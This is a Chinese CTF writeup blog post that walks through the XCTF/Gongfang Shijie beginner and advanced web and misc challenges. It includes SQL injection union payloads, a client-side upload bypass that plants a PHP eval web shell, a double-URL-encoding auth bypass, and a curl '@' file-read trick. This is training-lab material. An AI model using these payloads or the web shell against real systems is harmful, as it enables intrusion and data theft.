file upload 攻防世界_菜鸡 CTF 之旅 Writeup （攻防世界）

原创

weixin_39851261 于 2021-02-15 20:35:51 发布 216 收藏
文章标签： file upload 攻防世界

前言

我是个菜鸡，菜鸡就要先走新手练习区。

这次 CTF Writeup 的指定训练站点为 攻防世界

新手练习区

Web 区

view_source

题目描述：X老师让小宁同学查看一个网页的源代码，但小宁同学发现鼠标右键好像不管用了。

解答步骤：直接在地址栏前加上 view-source: 拿到 HTML 注释中的

cyberpeace{f3baff125**********f3cf5a7e6}

robots

解答步骤：地址栏后加上 /robots.txt ， 得到

User-agent: *

Disallow:

Disallow: f1ag_1s_h3re.php

访问 /f1ag_1s_h3re.php 得到 flag

backup

解答步骤：访问 index.php.bak，记事本打开得 flag

cookie

解答步骤：查看 cookie 看到要求访问 cookie.php，要求查看http response，看response header得到flag

MISC 区

this is flag

题目描述：Most flags are in the form flag{xxx}, for example:flag{th1s_!s_a_d4m0_4la9}


解答步骤：直接填入 flag{th1s_!s_a_d4m0_4la9}

pdf

题目描述：菜猫给了菜狗一张图，说图下面什么都没有

附件：一份 PDF

解答步骤：我一开始还想用 Word 转换 PDF 再尝试的，结果发现 Word 转换后字没了，然后试了一下 Ctrl+A，发现获取到文字，Ctrl+C 拿到 flag{security_through_obscurity}



果然 Ctrl+A 和 Ctrl+C 是人类第一生产力

如来十三掌

题目描述：菜狗为了打败菜猫，学了一套如来十三掌。

题目附件：一份 word 文档

打开文档可以看到很多个呐，由此我们可以断定这个是一个二次元 word 档(不是

夜哆悉諳多苦奢陀奢諦冥神哆盧穆皤三侄三即諸諳即冥迦冥隸數顛耶迦奢若吉怯陀諳怖奢智侄諸若奢數菩奢集遠俱老竟寫明奢若梵等盧皤豆蒙密離怯婆皤礙他哆提哆多鉢以南哆心曰姪罰蒙吶神。舍切真怯勝吶得俱沙罰娑是怯遠得吶數罰輸哆遠薩得槃漫夢盧皤亦醯吶娑皤瑟輸諳尼摩罰薩冥大倒參夢侄阿心罰等奢大度地冥殿皤沙蘇輸奢恐豆侄得罰提哆伽諳沙楞鉢三死怯摩大蘇者數一遮

夜哆悉諳多苦奢陀奢諦冥神哆盧穆皤三侄三即諸諳即冥迦冥隸數顛耶迦奢若吉怯陀諳怖奢智侄諸若奢數菩奢集遠俱老竟寫明奢若梵等盧皤豆蒙密離怯婆皤礙他哆提哆多鉢以南哆心曰姪罰蒙吶神。舍切真怯勝吶得俱沙罰娑是怯遠得吶數罰輸哆遠薩得槃漫夢盧皤亦醯吶娑皤瑟輸諳尼摩罰薩冥大倒參夢侄阿心罰等奢大度地冥殿皤沙蘇輸奢恐豆侄得罰提哆伽諳沙楞鉢三死怯摩大蘇者數一遮

没有思路，所以上网一搜，找到了解码站 与佛论禅

复制内容粘贴到下方解码框，发现提示：太深奥了，参悟不出佛经的真意……

于是随意输入文本，加密后出现开头“佛曰：”，添加后再次解密

获得一串字符串

上网随意找一个 Rot13 解密工具

这玩意还真不能随便找，要找一个不会全部替换为小写的用，不然的话搞半天就白搞

解密后得

ZmxhZ3tiZHNjamhia3ptbmZyZGhidmNraWpuZHNrdmJramRzYWJ9

得到 flag

flag{bdscjhbkzmnfrdhbvckijndskvbkjdsab}

高手进阶区

Web 区

Training-WWW-Robots

访问 /robots.txt 要求访问 /fl0g ，访问获得flag

baby_web

F12 访问 / 看 response header 得到 flag

PHP2

这题。。。实属没思路，直接复制上网找题，发现是经过修改的，而且改得都找不出来

地址栏改为 /index.phps ，发现源码

```
// 不允许字符串直接等于 admin
if("admin"===$_GET[id]) {
echo("
not allowed!
");
exit();
}
// URLDecode 后又要等于 admin
$_GET[id] = urldecode($_GET[id]);
if($_GET[id] == "admin")
{
echo "
Access granted!
";
echo "
Key: xxxxxxx
";
}
?>
```

Can you anthenticate to this website?

所以知道要将 admin 进行 encode 一下，得 %2561%2564%256d%2569%256e

访问 /index.php?id=%2561%2564%256d%2569%256e

web2

题目内容如下

```
$miwen="a1zLbgQsCESEIqRLwuQAyMwLyq2L5VwBxqGA3RQAyumZ0tmMvSGM2ZwB4tws";
function encode($str){
$_o=strrev($str);
// echo $_o;
for($_0=0;$_0
$_c=substr($_o,$_0,1);
```

```
$__=ord($_c)+1;
$_c=chr($__);
$_=$_.$_c;
}
return str_rot13(strrev(base64_encode($_)));
}
highlight_file(__FILE__);
/*
逆向加密算法，解密$miwen就是flag
*/
?>
```

由代码可知，从底下开始，按照 str_rot13、strrev、base64_decode 的顺序进行逐级解密，得 ~88:36e1bg8438e41757d:29cgeb6e48c`GUDTO|;hbmg ，观察中间 for 循环可以发现就是将其转为整数类型再往后移一位，眼尖的看解密后的可以直接看出来是类似于 flag:{ 一类的东西。

按照其代码(和变量风格)可以反向写出

```
function decode($pass){
$_o = base64_decode(strrev(str_rot13($pass)));
$_ = '';
for($_0=0;$_0
$_c=substr($_o,$_0,1);
$__=ord($_c)-1;
$_c=chr($__);
$_=$_.$_c;
}

return strrev($_);
}
echo decode("a1zLbgQsCESEIqRLwuQAyMwLyq2L5VwBxqGA3RQAyumZ0tmMvSGM2ZwB4tws"); // flag:{NSCTF_b73d5adfb819c64603d7237fa0d52977}
?>
```

NewsCenter

打开出现一个框，输入 ‘ 后报 500 错误

输入

' union select 1,2,3 #

后 News 出现 2 | 3，输入

' union select 1,TABLE_SCHEMA,TABLE_NAME from information_schema.TABLES #

' union select 1,TABLE_NAME,COLUMN_NAME from information_schema.COLUMNS #

分别可得知 1 中包含关键词 news, secret_table，2 中包含关键词 secret_table, fl4g，即存在一个 secret_table 表在 news 数据库中，同时在 secret_table 又有一个 fl4g 的字段，最后输入

' union select 1,'2',fl4g from secret_table #

可得 flag

upload1

进入网站，上传图片发现问题木大，且有详细路径，上传 .php 发现被拦截，查看源代码发现是前端拦截，遂直接去掉 js 重新上传，内容

eval($_GET['cmd']);

?>

上传成功，显示路径，访问

/upload/1579158279.a.php?cmd=print_r(scandir(__DIR__ . '/../'), false);

Output

Array ([0] => . [1] => .. [2] => flag.php [3] => index.html [4] => index.php [5] => install.sh [6] => upload)

/upload/1579158279.a.php?cmd=echo file_get_contents(DIR . '/../flag.php');

Output

$flag="cyberpeace{a87d78**********d3da76}";

?>

得到 flag

Cat

输入 localhost 后发现出现一个 ICMP 请求，似乎没什么用

陆续输入 ;ls 之类的以后发现提示 invaild URL

输入一个不和谐的 emoji 以后弹出报错信息

Cloud Automated Testing

输入你的域名，例如：loli.club

Submit

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta http-equiv="content-type" content="text/html; charset=utf-8">
  <meta name="robots" content="NONE,NOARCHIVE">
  <title>UnicodeEncodeError at /api/ping</title>
  <style type="text/css">
    html * { padding:0; margin:0; }
    body * { padding:10px 20px; }
    body * * { padding:0; }
    body { font:small sans-serif; }
    body>div { border-bottom:1px solid #ddd; }
    h1 { font-weight:normal; }
    h2 { margin-bottom:.8em; }
    h2 span { font-size:80%; color:#666; font-weight:normal; }
    h3 { margin:1em 0 .5em 0; }
    h4 { margin:0 0 .5em 0; font-weight: normal; }
    code, pre { font-size: 100%; white-space: pre-wrap; }
    table { border:1px solid #ccc; border-collapse: collapse; width:100%; background:white; }
    tbody td, tbody th { vertical-align:top; padding:2px 3px; }
    thead th {
      padding:1px 6px 1px 3px; background:#fefefe; text-align:left;
      font-weight:normal; font-size:11px; border:1px solid #ddd;
    }
    tbody th { width:12em; text-align:right; color:#666; padding-right:.5em; }
    table.vars { margin:5px 0 2px 40px; }
    table.vars td, table.req td { font-family:monospace; }
    table td.code { width:100%; }
    table td.code pre { overflow:hidden; }
    table.source th { color:#666; }
    table.source td { font-family:monospace; white-space:pre; border-bottom:1px solid #eee; }
    ul.traceback { list-style-type:none; color: #222; }
    ul.traceback li.frame { padding-bottom:1em; color:#666; }
    ul.traceback li.user { background-color:#e0e0e0; color:#000 }
    div.context { padding:10px 0; overflow:hidden; }
```

CURLOPT_POSTFIELDS	全部数据使用HTTP协议中的 "POST" 操作来发送。 要发送文件，在文件名前面加上@前缀并使用完整路径。 文件类型可在文件名后以 '*;type=mimetype*' 的格式指定。 这个参数可以是 urlencoded 后的字符串，类似'*para1=val1&para2=val2&...*'，也可以使用一个以字段名为键值，字段数据为值的数组。 如果**value**是一个数组，*Content-Type* 头将会被设置成*multipart/form-data*。 从 PHP 5.2.0 开始，使用 @ 前缀传递文件时，**value** 必须是个数组。 从 PHP 5.5.0 开始, @ 前缀已被废弃，文件可通过 CURLFile 发送。 设置 **CURLOPT_SAFE_UPLOAD** 为 **TRUE** 可禁用 @ 前缀发送文件，以增加安全性。

输入 @ 可以传递文件，输入 @/opt/api/dnsapi/utils.py 出 invaild URL，输入 @/opt/api/database.sqlite3 出报错信息，搜索 CTF 得到flag